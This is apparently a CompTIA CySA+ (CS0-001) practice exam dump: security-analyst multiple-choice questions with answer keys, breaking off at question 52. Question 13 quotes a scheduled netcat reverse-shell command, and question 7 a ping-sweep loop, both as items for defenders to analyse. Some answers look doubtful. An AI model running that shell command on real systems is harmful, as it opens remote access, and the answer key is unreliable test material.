CS0-001.comptia

Number: CS0-001
Passing Score: 800
Time Limit: 120 min

Exam A

QUESTION 1
A security analyst has created an image of a drive from an incident. Which of the following describes what the analyst should do NEXT?

A. The analyst should create a backup of the drive and then hash the drive.
B. The analyst should begin analyzing the image and begin to report findings.
C. The analyst should create a hash of the image and compare it to the original drive’s hash.
D. The analyst should create a chain of custody document and notify stakeholders.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 2
A cybersecurity analyst is currently investigating a server outage. The analyst has discovered the following value was entered for the username: 0xbfff601a. Which of the following attacks may be occurring?

A. Buffer overflow attack
B. Man-in-the-middle attack
C. Smurf attack
D. Format string attack
E. Denial of service attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 3
External users are reporting that a web application is slow and frequently times out when attempting to submit information. Which of the following software development best practices would have helped prevent this issue?

A. Stress testing
B. Regression testing
C. Input validation
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 4
After completing a vulnerability scan, the following output was noted:



```
CVE-2011-3389
QID 42366 - SSLv3.0 / TLSv1.0 Protocol weak CBC mode Server side vulnerability

Check with:

openssl s_client -connect qualys.jive.mobile.com:443 - tls1 -cipher "AES:CAMELLIA:SEED:3DES:DES"
```

Which of the following vulnerabilities has been identified?

A. PKI transfer vulnerability.
B. Active Directory encryption vulnerability.
C. Web application cryptography vulnerability.
D. VPN tunnel vulnerability.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 5
A security analyst is adding input to the incident response communication plan. A company officer has suggested that if a data breach occurs, only affected parties should be notified to keep an incident from becoming a media headline. Which of the following should the analyst recommend to the company officer?

A. The first responder should contact law enforcement upon confirmation of a security incident in order for a forensics team to preserve chain of custody.
B. Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgements from non-compliance.
C. An externally hosted website should be prepared in advance to ensure that when an incident occurs victims have timely access to notifications from a non-compromised recourse.
D. The HR department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that might be viewed during an investigation.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 6
A company has recently launched a new billing invoice website for a few key vendors. The cybersecurity analyst is receiving calls that the website is performing slowly and the pages sometimes time out. The analyst notices the website is receiving millions of requests, causing the service to become unavailable. Which of the following can be implemented to maintain the availability of the website?


A. VPN
B. Honeypot
C. Whitelisting
D. DMZ
E. MAC filtering

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 7
A cybersecurity analyst has received the laptop of a user who recently left the company. The analyst types ‘history’ into the prompt, and sees this line of code in the

latest bash history:



```
> for i in seq 255; ping -c 1 192.168.0.$i; done
```

This concerns the analyst because this subnet should not be known to users within the company. Which of the following describes what this code has done on the network?

A. Performed a ping sweep of the Class C network.
B. Performed a half open SYB scan on the network.
C. Sent 255 ping packets to each host on the network.
D. Sequentially sent an ICMP echo reply to the Class C network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 8
Due to new regulations, a company has decided to institute an organizational vulnerability management program and assign the function to the security team. Which of the following frameworks would BEST support the program? (Select two.)

A. COBIT
B. NIST
C. ISO 27000 series
D. ITIL
E. OWASP

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 9
A system administrator recently deployed and verified the installation of a critical patch issued by the company's primary OS vendor. This patch was supposed to remedy a vulnerability that would allow an adversary to remotely execute code from over the network. However, the administrator just ran a vulnerability assessment of networked systems, and each of them still reported having the same vulnerability. Which of the following is the MOST likely explanation for this?

A. The administrator entered the wrong IP range for the assessment.
B. The administrator did not wait long enough after applying the patch to run the assessment.
C. The patch did not remediate the vulnerability.
D. The vulnerability assessment returned false positives.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 10
An incident response report indicates a virus was introduced through a remote host that was connected to corporate resources. A cybersecurity analyst has been asked for a recommendation to solve this issue. Which of the following should be applied?

A. MAC
B. TAP
C. NAC
D. ACL

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 11
Review the following results:



```
Source              Destination         Protocol  Length    Info

172.29.0.109        8.8.8.8             DNS       74        Standard query 0x9ada A itsec. eicp.net
8.8.8.8             172.29.0.109        DNS       90        Standard query response 0x9ada A
                                                            itsec.eicp.net A 123.120.110.212
172.29.0.109        123.120.110.212     TCP       78        49294 -8088 [SYN] seq=0 Win=65635 Len=0
                                                            MSS=1460 WS=16 TSval=560397766 Tsecr=0 SACK_PERM=1
123.120.110.212     172.29.0.109        TCP       78        8080-49294 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=OMSS=1426
                                                            WS=4 TSval=0 Tsecr=0 SACK_PERM=1al=560402112 TSecr=240871
172.29.0.109        172.29.0.255        NBNS      92        Namequery NB WORKGROUP<ID>
54.240.190.21       172.29.0.109        TCP       60        443 - 49294 [RST] Seq=1 Win=0 Len=0
66.235.133.62       172.29.0.109        TCP       60        80 - 49294 [RST] Seq=1 Win=0 Len=0
123.120.110.212     172.29.0.109        TCP       67        8088-49294 [PSH, ACK] Seq=459 ACK=347 Win 255204 Len=1
                                                            TSval=241898 TSecr=560402112
172.29.0.109        123.120.110.212     TCP       66        49294-8088 [ACK] Seq=347 Ack=460 Win=131056 Len=0
                                                            TSval=560504900 TSecr=241898
```

Which of the following has occurred?

A. This is normal network traffic.
B. 123.120.110.212 is infected with a Trojan.
C. 172.29.0.109 is infected with a worm.
D. 172.29.0.109 is infected with a Trojan.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 12
A security analyst is creating baseline system images to remediate vulnerabilities found in different operating systems. Each image needs to be scanned before it is deployed. The security analyst must ensure the configurations match industry standard benchmarks and the process can be repeated frequently. Which of the following vulnerability options would BEST create the process requirements?

A. Utilizing an operating system SCAP plugin
B. Utilizing an authorized credential scan
C. Utilizing a non-credential scan


D. Utilizing a known malware plugin

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 13
A cybersecurity analyst is retained by a firm for an open investigation. Upon arrival, the cybersecurity analyst reviews several security logs.

Given the following snippet of code:



```
sc config schedule start auto
net start schedule
at 13:30 ““C:\nc.exe 192.168.0.101 777 -e cmd.exe ””
```

Which of the following combinations BEST describes the situation and recommendations to be made for this situation?

A. The cybersecurity analyst has discovered host 192.168.0.101 using Windows Task Scheduler at 13:30 to runnc.exe; recommend proceeding with the next step of removing the host from the network.
B. The cybersecurity analyst has discovered host 192.168.0.101 to be running thenc.exe file at 13:30 using the auto cron job remotely, there are no recommendations since this is not a threat currently.
C. The cybersecurity analyst has discovered host 192.168.0.101 is beaconing every day at 13:30 using thenc.exe file; recommend proceeding with the next step of removing the host from the network.
D. The security analyst has discovered host 192.168.0.101 is a rogue device on the network, recommend proceeding with the next step of removing the host from the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 14
An analyst wants to use a command line tool to identify open ports and running services on a host along with the application that is associated with those services and port. Which of the following should the analyst use?

A. Wireshark
B. Qualys
C. netstat
D. nmap
E. ping

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 15
In order to meet regulatory compliance objectives for the storage of PHI, vulnerability scans must be conducted on a continuous basis. The last completed scan of the network returned 5,682 possible vulnerabilities. The Chief Information Officer (CIO) would like to establish a remediation plan to resolve all known issues. Which of the following is the BEST way to proceed?

A. Attempt to identify all false positives and exceptions, and then resolve all remaining items.
B. Hold off on additional scanning until the current list of vulnerabilities have been resolved.
C. Place assets that handle PHI in a sandbox environment, and then resolve all vulnerabilities.
D. Reduce the scan to items identified as critical in the asset inventory, and resolve these issues first.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 16
A recent vulnerability scan found four vulnerabilities on an organization’s public Internet-facing IP addresses. Prioritizing in order to reduce the risk of a breach to the organization, which of the following should be remediated FIRST?

A. A cipher that is known to be cryptographically weak.
B. A website using a self-signed SSL certificate.
C. A buffer overflow that allows remote code execution.
D. An HTTP response that reveals an internal IP address.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 17
A security professional is analyzing the results of a network utilization report. The report includes the following information:



IP Address	Server Name	Server Uptime	Historical	Current
172.20.2.58	web.srvr.03	30D 12H 52M 09S	41.3GB	37.2GB
172.20.1.215	dev.web.srvr.01	30D 12H 52M 09S	1.81GB	2.2GB
172.20.1.22	hr.dbprod.01	30D 12H 17M 22S	2.24GB	29.97GB
172.20.1.26	mrktg.file.srvr.02	30D 12H 41M 09S	1.23GB	0.34GB
172.20.1.28	accnt.file.srvr.01	30D 12H 52M 09S	3.62GB	3.57GB
172.20.1.30	R&D.file.srvr.01	1D 4H 22M 01S	1.24GB	0.764GB

Which of the following servers needs further investigation?

A. hr.dbprod.01
B. R&D.file.srvr.01
C. mrktg.file.srvr.02
D. web.srvr.03

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 18


A cybersecurity analyst has several SIEM event logs to review for possible APT activity. The analyst was given several items that include lists of indicators for both IP addresses and domains. Which of the following actions is the BEST approach for the analyst to perform?

A. Use the IP addresses to search through the event logs.
B. Analyze the trends of the events while manually reviewing to see if any of the indicators match.
C. Create an advanced query that includes all of the indicators, and review any of the matches.
D. Scan for vulnerabilities with exploits known to have been used by an APT.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 19
A system administrator has reviewed the following output:



```
#nmap server.local
Nmap scan report for server.local (10.10.2.5)
Host is up (0.3452354s latency)
Not shown:997 closed ports

PORT      STATE     Service
22/tcp    open      ssh
80/tcp    open      http

#nc server.local 80
220 server.local Company SMTP server (Postfix/2.3.3)
#nc server.local 22
SSH-2.0-OpenSSH_7.1p2 Debian-2
#
```

Which of the following can a system administrator infer from the above output?

A. The company email server is running a non-standard port.
B. The company email server has been compromised.
C. The company is running a vulnerable SSH server.
D. The company web server has been compromised.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 20
An analyst has received unusual alerts on the SIEM dashboard. The analyst wants to get payloads that the hackers are sending toward the target systems without impacting the business operation. Which of the following should the analyst implement?

A. Honeypot
B. Jump box
C. Sandboxing
D. Virtualization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 21
An analyst finds that unpatched servers have undetected vulnerabilities because the vulnerability scanner does not have the latest set of signatures. Management directed the security team to have personnel update the scanners with the latest signatures at least 24 hours before conducting any scans, but the outcome is unchanged. Which of the following is the BEST logical control to address the failure?

A. Configure a script to automatically update the scanning tool.
B. Manually validate that the existing update is being performed.
C. Test vulnerability remediation in a sandbox before deploying.
D. Configure vulnerability scans to run in credentialed mode.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 22
A cybersecurity analyst has received an alert that well-known “call home” messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the MOST likely cause?

A. Attackers are running reconnaissance on company resources.
B. An outside command and control system is attempting to reach an infected system.
C. An insider is trying to exfiltrate information to a remote network.
D. Malware is running on a company system.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 23
An HR employee began having issues with a device becoming unresponsive after attempting to open an email attachment. When informed, the security analyst became suspicious of the situation, even though there was not any unusual behavior on the IDS or any alerts from the antivirus software. Which of the following BEST describes the type of threat in this situation?

A. Packet of death
B. Zero-day malware
C. PII exfiltration
D. Known virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 24
An organization wants to remediate vulnerabilities associated with its web servers. An initial vulnerability scan has been performed, and analysts are reviewing the results. Before starting any remediation, the analysts want to remove false positives to avoid spending time on issues that are not actual vulnerabilities. Which of the following would be an indicator of a likely false positive?

A. Reports show the scanner compliance plug-in is out-of-date.
B. Any items labeled ‘low’ are considered informational only.
C. The scan result version is different from the automated asset inventory.
D. ‘HTTPS’ entries indicate the web page is encrypted securely.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:


QUESTION 25
Company A permits visiting business partners from Company B to utilize Ethernet ports available in Company A’s conference rooms. This access is provided to allow partners the ability to establish VPNs back to Company B’s network. The security architect for Company A wants to ensure partners from Company B are able to gain direct Internet access from available ports only, while Company A employees can gain access to the Company A internal network from those same ports.
Which of the following can be employed to allow this?

A. ACL
B. SIEM
C. MAC
D. NAC
E. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
After reviewing the following packet, a cybersecurity analyst has discovered an unauthorized service is running on a company’s computer.



```
16:26:42.943463 IP 192.168.1.10:25 > 10.38.219.20:3389 Flags
[P.], seq 1768:1901, ackl, win 511, options [nop,nop,TS val
271989777 ecr 475239494], length 133
```

Which of the following ACLs, if implemented, will prevent further access ONLY to the unauthorized service and will not impact other services?

A. DENY TCP ANY HOST 10.38.219.20 EQ 3389
B. DENY IP HOST 10.38.219.20 ANY EQ 25
C. DENY IP HOST192.168.1.10 HOST 10.38.219.20 EQ 3389
D. DENY TCP ANY HOST 192.168.1.10 EQ 25

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 27
The new Chief Technology Officer (CTO) is seeking recommendations for network monitoring services for the local intranet. The CTO would like the capability to monitor all traffic to and from the gateway, as well as the capability to block certain content. Which of the following recommendations would meet the needs of the organization?

A. Recommend setup of IP filtering on both the internal and external interfaces of the gateway router.
B. Recommend installation of an IDS on the internal interface and a firewall on the external interface of the gateway router.
C. Recommend installation of a firewall on the internal interface and a NIDS on the external interface of the gateway router.
D. Recommend installation of an IPS on both the internal and external interfaces of the gateway router.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 28
While a threat intelligence analyst was researching an indicator of compromise on a search engine, the web proxy generated an alert regarding the same indicator. The threat intelligence analyst states that related sites were not visited but were searched for in a search engine. Which of the following MOST likely happened in

this situation?

A. The analyst is not using the standard approved browser.
B. The analyst accidently clicked a link related to the indicator.
C. The analyst has prefetch enabled on the browser in use.
D. The alert in unrelated to the analyst’s search.

Correct Answer: C
Section: (none)
Explanation

Explanation/**Reference:**
Explanation:

QUESTION 29
Which of the following remediation strategies are MOST effective in reducing the risk of a network-based compromise of embedded ICS? (Select two.)

A. Patching
B. NIDS
C. Segmentation
D. Disabling unused services
E. Firewalling

Correct Answer: CD
Section: (none)
Explanation

Explanation/**Reference:**
Explanation:

QUESTION 30
An analyst is observing unusual network traffic from a workstation. The workstation is communicating with a known malicious site over an encrypted tunnel. A full antivirus scan with an updated antivirus signature file does not show any sign of infection. Which of the following has occurred on the workstation?

A. Zero-day attack
B. Known malware attack
C. Session hijack
D. Cookie stealing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 31
A university wants to increase the security posture of its network by implementing vulnerability scans of both centrally managed and student/employee laptops. The solution should be able to scale, provide minimum false positives and high accuracy of results, and be centrally managed through an enterprise console. Which of the following scanning topologies is BEST suited for this environment?

A. A passive scanning engine located at the core of the network infrastructure
B. A combination of cloud-based and server-based scanning engines
C. A combination of server-based and agent-based scanning engines
D. An active scanning engine installed on the enterprise console

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 32
A cybersecurity analyst is completing an organization’s vulnerability report and wants it to reflect assets accurately. Which of the following items should be in the report?

A. Processor utilization
B. Virtual hosts
C. Organizational governance
D. Log disposition
E. Asset isolation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 33
A threat intelligence feed has posted an alert stating there is a critical vulnerability in the kernel. Unfortunately, the company's asset inventory is not current. Which of the following techniques would a cybersecurity analyst perform to find all affected servers within an organization?

A. A manual log review from data sent to syslog
B. An OS fingerprinting scan across all hosts
C. A packet capture of data traversing the server network
D. A service discovery scan on the network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 34
A threat intelligence analyst who works for a technology firm received this report from a vendor.

"There has been an intellectual property theft campaign executed against organizations in the technology industry. Indicators for this activity are unique to each intrusion. The information that appears to be targeted is R&D data. The data exfiltration appears to occur over months via uniform TTPs. Please execute a defensive operation regarding this attack vector."

Which of the following combinations suggests how the threat should MOST likely be classified and the type of analysis that would be MOST helpful in protecting against this activity?

A. Polymorphic malware and secure code analysis
B. Insider threat and indicator analysis
C. APT and behavioral analysis
D. Ransomware and encryption

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 35
The help desk informed a security analyst of a trend that is beginning to develop regarding a suspicious email that has been reported by multiple users. The analyst has determined the email includes an attachment named invoice.zip that contains the following files:

Locky.js
xerty.ini
xerty.lib


Further analysis indicates that when the .zip file is opened, it is installing a new version of ransomware on the devices. Which of the following should be done FIRST to prevent data on the company NAS from being encrypted by infected devices?

A. Disable access to the company VPN.
B. Email employees instructing them not to open the invoice attachment.
C. Set permissions on file shares to read-only.
D. Add the URL included in the .js file to the company's web proxy filter.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 36
After running a packet analyzer on the network, a security analyst has noticed the following output:



```
11:52:04  10.10.10.65.39769 > 192.168.50.147.80;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 48666)

11:52:04  10.10.10.65.39769 > 192.168.50.147.81;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 65179)

11:52:04  10.10.10.65.39769 > 192.168.50.147.83;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 42056)

11:52:04  10.10.10.65.39769 > 192.168.50.147.82;
S 2585925862:2585925862(0) win 4096 (ttl 29, id 41568)
```

Which of the following is occurring?

A. A ping sweep
B. A port scan
C. A network map
D. A service discovery

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

QUESTION 37
A network technician is concerned that an attacker is attempting to penetrate the network, and wants to set a rule on the firewall to prevent the attacker from learning which IP addresses are valid on the network. Which of the following protocols needs to be denied?

A. TCP
B. SMTP
C. ICMP
D. ARP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
When network administrators observe an increased amount of web traffic without an increased number of financial transactions, the company is MOST likely experiencing which of the following attacks?

A. Bluejacking
B. ARP cache poisoning
C. Phishing
D. DoS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus.
The security administrator denies the request and suggests a new port or service be used to complete the application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A network administrator is attempting to troubleshoot an issue regarding certificates on a secure website.
During the troubleshooting process, the network administrator notices that the web gateway proxy on the local network has signed all of the certificates on the local machine.
Which of the following describes the type of attack the proxy has been legitimately programmed to perform?

A. Transitive access
B. Spoofing
C. Man-in-the-middle
D. Replay

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
A technician recently fixed a computer with several viruses and spyware programs on it and notices the Internet settings were set to redirect all traffic through an unknown proxy. This type of attack is known as which of the following?

A. Phishing
B. Social engineering
C. Man-in-the-middle
D. Shoulder surfing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
An application development company released a new version of its software to the public. A few days after the release, the company is notified by end users that the application is notably slower, and older security bugs have reappeared in the new release. The development team has decided to include the security analyst during their next development cycle to help address the reported issues. Which of the following should the security analyst focus on to remedy the existing reported

problems?

A. The security analyst should perform security regression testing during each application development cycle.
B. The security analyst should perform end user acceptance security testing during each application development cycle.
C. The security analyst should perform secure coding practices during each application development cycle.
D. The security analyst should perform application fuzzing to locate application vulnerabilities during each application development cycle.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
A security administrator determines several months after the first instance that a local privileged user has been routinely logging into a server interactively as “root” and browsing the Internet. The administrator determines this by performing an annual review of the security logs on that server. For which of the following security architecture areas should the administrator recommend review and modification? (Select TWO).

A. Log aggregation and analysis
B. Software assurance
C. Encryption
D. Acceptable use policies
E. Password complexity
F. Network isolation and separation

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Which of the following principles describes how a security analyst should communicate during an incident?

A. The communication should be limited to trusted parties only.
B. The communication should be limited to security staff only.

C. The communication should come from law enforcement.
D. The communication should be limited to management only.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Management is concerned with administrator access from outside the network to a key server in the company. Specifically, firewall rules allow access to the server from anywhere in the company. Which of the following would be an effective solution?

A. Honeypot
B. Jump box
C. Server hardening
D. Anti-malware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following actions should occur to address any open issues while closing an incident involving various departments within the network?

A. Incident response plan
B. Lessons learned report
C. Reverse engineering process
D. Chain of custody documentation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

A. The security analyst should recommend this device be placed behind a WAF.
B. The security analyst should recommend an IDS be placed on the network segment.
C. The security analyst should recommend this device regularly export the web logs to a SIEM system.
D. The security analyst should recommend this device be included in regular vulnerability scans.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
A security analyst is performing a review of Active Directory and discovers two new user accounts in the accounting department. Neither of the users has elevated permissions, but accounts in the group are given access to the company’s sensitive financial management application by default. Which of the following is the BEST course of action?

A. Follow the incident response plan for the introduction of new accounts
B. Disable the user accounts
C. Remove the accounts’ access privileges to the sensitive application
D. Monitor the outbound traffic from the application for signs of data exfiltration
E. Confirm the accounts are valid and ensure role-based permissions are appropriate

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Several users have reported that when attempting to save documents in team folders, the following message is received:

```
The File Cannot Be Copied or Moved – Service Unavailable.
```

Upon further investigation, it is found that the syslog server is not obtaining log events from the file server to which the users are attempting to copy files. Which of the following is the MOST likely scenario causing these issues?

A. The network is saturated, causing network congestion
B. The file server is experiencing high CPU and memory utilization
C. Malicious processes are running on the file server
D. All the available space on the file server is consumed

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A computer has been infected with a virus and is sending out a beacon to command and control server through an unknown service. Which of the following should a security technician implement to drop the traffic going to the command and control server and still be able to identify the infected host through firewall logs?

A. Sinkhole
B. Block ports and services
C. Patches
D. Endpoint security

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://live.paloaltonetworks.com/t5/Configuration-Articles/How-to-Configure-DNS-Sinkhole/ta-p/58891

QUESTION 51

Which of the following is MOST effective for correlation analysis by log for threat management?

A. PCAP
B. SCAP
C. IPS
D. SIEM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
Which of the following represent the reasoning behind careful selection of the timelines and time-of-day boundaries for an authorized penetration test? (Select TWO).

A. To schedule personnel resources required for test activities
B. To determine frequency of team communication and reporting
C. To mitigate unintended impacts to operations
D. To avoid conflicts with real intrusions that may occur
